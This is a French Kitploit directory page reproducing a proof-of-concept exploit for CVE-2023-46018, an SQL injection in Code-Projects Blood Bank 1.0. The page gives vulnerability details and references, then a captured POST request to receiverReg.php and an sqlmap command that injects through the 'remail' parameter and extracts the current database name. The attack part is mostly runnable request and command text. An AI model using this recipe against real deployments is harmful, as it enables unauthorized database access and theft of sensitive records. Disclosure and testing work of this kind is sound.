
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability — Exploit de preuve de concept pour une vulnérabilité d'injection SQL dans Code-Projects Blood Bank V1.0, ciblant le paramètre remail dans receiverReg.php pour extraire le contenu de la base de données. | Kitploit
Outils/GitHubGitHub/ersinerenler/cve-2023-46018-code-projects-blood-bank-1.0-sql-injection-vulnerability
Analyse des VulnérabilitésExploitationExploitation d'Applications WebCollecte d'InformationsTests d'Intrusion
GitHubersinerenler/cve-2023-46018-code-projects-blood-bank-1.0-sql-injection-vulnerability

CVE-2023-46018-Code-Projects-Blood-Bank-1.0-SQL-Injection-Vulnerability

Exploit de preuve de concept pour une vulnérabilité d'injection SQL dans Code-Projects Blood Bank V1.0, ciblant le paramètre remail dans receiverReg.php pour extraire le contenu de la base de données.

Voir le dépôt
20il y a 3 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    601
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    403
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    319
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    265
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    263

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2023-46018-Code-Projects-Blood-Bank-1.0-Vulnérabilité d'Injection SQL

  • Auteur de l'exploit : ersinerenler

Page d'accueil du développeur

  • https://code-projects.org/blood-bank-in-php-with-source-code

Lien du logiciel

  • https://download-media.code-projects.org/2020/11/Blood_Bank_In_PHP_With_Source_code.zip

Aperçu


  • Code-Projects Blood Bank V1.0 est susceptible à une vulnérabilité de sécurité significative qui découle d'une protection insuffisante sur le paramètre 'remail' dans le fichier receiverReg.php. Cette faille peut potentiellement être exploitée pour injecter des requêtes SQL malveillantes, conduisant à un accès non autorisé et à l'extraction d'informations sensibles de la base de données.

Détails de la vulnérabilité

  • Identifiant CVE : CVE-2023-46018
  • Version affectée : Blood Bank V1.0
  • Fichier vulnérable : /receiverReg.php
  • Nom du paramètre : remail
  • Type d'attaque : Local

Références :

  • https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-46018
  • https://nvd.nist.gov/vuln/detail/CVE-2023-46018

Description

  • L'absence de validation et d'assainissement appropriés des entrées sur le paramètre 'remail' permet à un attaquant de construire des requêtes d'injection SQL, contournant les mécanismes d'authentification et obtenant un accès non autorisé à la base de données
image

Preuve de concept (PoC) :

  • Enregistrez la requête POST de receiverReg.php dans un fichier request.txt.
---
POST /bloodbank/file/receiverReg.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/119.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------2653697510272605730288393868
Content-Length: 877
Origin: http://localhost
Connection: close
Referer: http://localhost/bloodbank/register.php
Cookie: PHPSESSID=<some-cookie-value>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rname"

test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rbg"

A+
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rcity"

test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rphone"

05555555555
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="remail"

test@test
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rpassword"

test123
-----------------------------2653697510272605730288393868
Content-Disposition: form-data; name="rregister"

Register
-----------------------------2653697510272605730288393868--

---

  • sqlmap -r request.txt -p remail --risk 3 --level 3 --dbms mysql --batch --current-db

  • base de données courante : bloodbank

image
Télécharger l’outil